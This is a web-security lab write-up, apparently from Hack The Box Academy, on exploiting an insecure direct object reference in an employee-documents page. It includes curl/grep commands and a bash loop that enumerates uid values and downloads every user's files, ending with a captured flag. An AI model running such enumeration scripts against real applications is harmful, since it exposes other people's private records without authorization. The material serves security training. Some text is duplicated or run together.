Mass IDOR Enumeration
Exploiting IDOR vulnerabilities is easy in some instances but can be very challenging in others. Once we identify a potential IDOR, we can start testing it with basic techniques to see whether it would expose any other data. As for advanced IDOR attacks, we need to better understand how the web application works, how it calculates its object references, and how its access control system works to be able to perform advanced attacks that may not be exploitable with basic techniques.
Let's start discussing various techniques of exploiting IDOR vulnerabilities, from basic enumeration to mass data gathering, to user privilege escalation.
Insecure Parameters
Let's start with a basic example that showcases a typical IDOR vulnerability. The exercise below is an Employee Manager web application that hosts employee records:

Our web application assumes that we are logged in as an employee with user id uid=1 to simplify things. This would require us to log in with credentials in a real web application, but the rest of the attack would be the same. Once we click on Documents, we are redirected to
/documents.php

When we get to the Documents page, we see several documents that belong to our user. These can be files uploaded by our user or files set for us by another department (e.g., HR Department). Checking the file links, we see that they have individual names:
/documents/Invoice_1_09_2021.pdf
/documents/Report_1_10_2021.pdf
We see that the files have a predictable naming pattern, as the file names appear to be using the user uid and the month/year as part of the file name, which may allow us to fuzz files for other users. This is the most basic type of IDOR vulnerability and is called static file IDOR. However, to successfully fuzz other files, we would assume that they all start with Invoice or Report, which may reveal some files but not all. So, let's look for a more solid IDOR vulnerability.
We see that the files have a predictable naming pattern, as the file names appear to be using the user uid and the month/year as part of the file name, which may allow us to fuzz files for other users. This is the most basic type of IDOR vulnerability and is called static file IDOR. However, to successfully fuzz other files, we would assume that they all start with Invoice or Report, which may reveal some files but not all. So, let's look for a more solid IDOR vulnerability.
We see that the page is setting our uid with a GET parameter in the URL as (documents.php?uid=1). If the web application uses this uid GET parameter as a direct reference to the employee records it should show, we may be able to view other employees' documents by simply changing this value. If the back-end end of the web application does have a proper access control system, we will get some form of Access Denied. However, given that the web application passes as our uid in clear text as a direct reference, this may indicate poor web application design, leading to arbitrary access to employee records.
When we try changing the uid to ?uid=2, we don't notice any difference in the page output, as we are still getting the same list of documents, and may assume that it still returns our own documents:
However, we must be attentive to the page details during any web pentest and always keep an eye on the source code and page size. If we look at the linked files, or if we click on them to view them, we will notice that these are indeed different files, which appear to be the documents belonging to the employee with uid=2:
/documents/Invoice_2_08_2020.pdf
/documents/Report_2_12_2020.pdf
This is a common mistake found in web applications suffering from IDOR vulnerabilities, as they place the parameter that controls which user documents to show under our control while having no access control system on the back-end. Another example is using a filter parameter to only display a specific user's documents (e.g. uid_filter=1), which can also be manipulated to show other users' documents or even completely removed to show all documents at once.
Mass Enumeration
We can try manually accessing other employee documents with uid=3, uid=4, and so on. However, manually accessing files is not efficient in a real work environment with hundreds or thousands of employees. So, we can either use a tool like Burp Intruder or ZAP Fuzzer to retrieve all files or write a small bash script to download all files, which is what we will do.
We can click on [CTRL+SHIFT+C] in Firefox to enable the element inspector, and then click on any of the links to view their HTML source code, and we will get the following:
<li class='pure-tree_link'><a href='/documents/Invoice_3_06_2020.pdf' target='_blank'>Invoice</a></li>
<li class='pure-tree_link'><a href='/documents/Report_3_01_2020.pdf' target='_blank'>Report<
We can pick any unique word to be able to grep the link of the file. In our case, we see that each link starts with <li class='pure-tree_link'>, so we may curl the page and grep for this line, as follows:
m4cc18@htb[/htb]$ curl -s "http://SERVER_IP:PORT/documents.php?uid=3" | grep "<li class='pure-tree_link'>"

<li class='pure-tree_link'><a href='/documents/Invoice_3_06_2020.pdf' target='_blank'>Invoice</a></li>
<li class='pure-tree_link'><a href='/documents/Report_3_01_2020.pdf' target='_blank'>Report</a></li>
As we can see, we were able to capture the document links successfully. We may now use specific bash commands to trim the extra parts and only get the document links in the output. However, it is a better practice to use a Regex pattern that matches strings between /document and .pdf, which we can use with grep to only get the document links, as follows:
m4cc18@htb[/htb]$ curl -s "http://SERVER_IP:PORT/documents.php?uid=3" | grep -oP "\/documents.*?.pdf"

/documents/Invoice_3_06_2020.pdf
/documents/Report_3_01_2020.pdf
Now, we can use a simple for loop to loop over the uid parameter and return the document of all employees, and then use wget to download each document link:
#!/bin/bash

url="http://SERVER_IP:PORT"

for i in {1..10}; do
        for link in $(curl -s "$url/documents.php?uid=$i" | grep -oP "\/documents.*?.pdf"); do
                wget -q $url/$link
        done
done
When we run the script, it will download all documents from all employees with uids between 1-10, thus successfully exploiting the IDOR vulnerability to mass enumerate the documents of all employees. This script is one example of how we can achieve the same objective. Try using a tool like Burp Intruder or ZAP Fuzzer, or write another Bash or PowerShell script to download all documents.
Exercise
TARGET: 154.57.164.64:32471
Challenge 1
Repeat what you learned in this section to get a list of documents of the first 20 user uid's in /documents.php, one of which should have a '.txt' file with the flag.
Hint: Try to enumerate all files, and not PDF's only, by changing the regex pattern to match any extension. Also, be sure to use the same HTTP request method as the web page.
Discovery
To start this challenge, I will go ahead and visit the target web app and, as described in this section, go to Documents and see how the file links looks like using Browser DevTools (F12):

The links look exactly as described in this section:
/documents/Invoice_1_09_2021.pdf
/documents/Report_1_10_2021.pdf
Looking for the request when clicking Documents on Burp Proxy HTTP History, we can see the following:

- A parameter
uid=?is passed along with the POST request done when hitting Documents - Per what was explained in this section, this could indicate a vulnerability since the web app could be using this
uiddirectly to generate the file links.
Exploit
Knowing that the web app might be susceptible to IDOR enumeration, we can attempt to exploit each uid parameter and download the files associated with each file link constructed using that parameter.
To start, look at the following curl command, it leverages what we learned during #Discovery, which is that the request to /documents.php is a POST request and that it passes uid as a parameter, and sends new request with a different uid:
┌──(macc㉿kaliLab)-[~/htb/web_attacks]
└─$ curl -s -X POST "http://154.57.164.64:32471/documents.php" -d "uid=2"
Output:
...
  <ul id="compositions-list" class="pure-tree main-tree">
    <li>
      <input type="checkbox" id="trigger-views" checked="checked">
      <label for="trigger-views">Documents</label>
      <ul class="pure-tree">
        <li
        class='pure-tree_link'><a href='/documents/Invoice_2_08_2020.pdf' target='_blank'>Invoice</a></li><li
        class='pure-tree_link'><a href='/documents/Report_2_12_2020.pdf' target='_blank'>Report</a></li>      </ul>
    </li>
  </ul>
...
- Now our file links appear as:
/documents/Invoice_2_08_2020.pdf/documents/Report_2_12_2020.pdf
- We have proved that these links are IDOR vulnerable!
Next, I will construct a regex expression to exactly look for file names on the curl response, this with the purpose of later automating these request and be able to identify files available. The following is the grep command to look for files listed by the response (with any extension):
┌──(macc㉿kaliLab)-[~/htb/web_attacks]
└─$ curl -s -X POST "http://154.57.164.64:32471/documents.php" -d "uid=4" | grep -oP "\/documents.*?\.[A-Za-z0-9]+"
Output:
/documents/Invoice_4_07_2021.pdf
/documents/Report_4_11_2020.pdf
- To match any file extension using
grepand regular expressions, you can use the pattern\.[A-Za-z0-9]+to capture the dot followed by one or more alphanumeric characters. This regex identifies extensions like.txt,.log, or.tar.gzby matching the literal dot (escaped as\.) and subsequent characters.
Now all we have to do is to automate this request so that it runs for each of the first 20 user uid's, and downloads each of the found files. The following download_files.sh bash script is then the most obvious next step:
#!/bin/bash

url="http://154.57.164.64:32471"

for i in {1..20}; do
        for link in $(curl -s -X POST "$url/documents.php" -d "uid=$i" | grep -oP "\/documents.*?\.[A-Za-z0-9]+"); do
                wget -q $url/$link
        done
done
- Remember to run
chmod +x download_files.shafter writing the script so that you are able to execute it.
Run the script:
┌──(macc㉿kaliLab)-[~/htb/web_attacks]
└─$ ./download_files.sh
See what files were downloaded:
┌──(macc㉿kaliLab)-[~/htb/web_attacks]
└─$ ls -ltr
Output:
total 8
-rw-rw-r-- 1 macc macc  24 Feb  4 04:46 flag_11dfa168ac8eb2958e38425728623c98.txt
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_9_05_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_8_12_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_7_01_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_6_09_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_5_11_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_4_11_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_3_01_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_2_12_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_20_01_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_19_08_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_18_01_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_17_06_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_16_01_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_15_01_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_14_01_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_13_01_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_12_04_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_11_04_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_1_10_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Report_10_05_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_9_04_2019.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_8_06_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_7_11_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_6_09_2019.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_5_06_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_4_07_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_3_06_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_2_08_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_20_06_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_19_06_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_18_12_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_17_11_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_16_12_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_15_11_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_14_01_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_13_06_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_12_02_2020.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_11_03_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_1_09_2021.pdf
-rw-rw-r-- 1 macc macc   0 Apr 15 10:37 Invoice_10_03_2020.pdf
-rwxrwxr-x 1 macc macc 215 Apr 15 11:16 download_files.sh
- Note there is a
flag_....txtfile!
Read the flag:
┌──(macc㉿kaliLab)-[~/htb/web_attacks]
└─$ cat flag_11dfa168ac8eb2958e38425728623c98.txt
HTB{4ll_f1l35_4r3_m1n3}
flag: HTB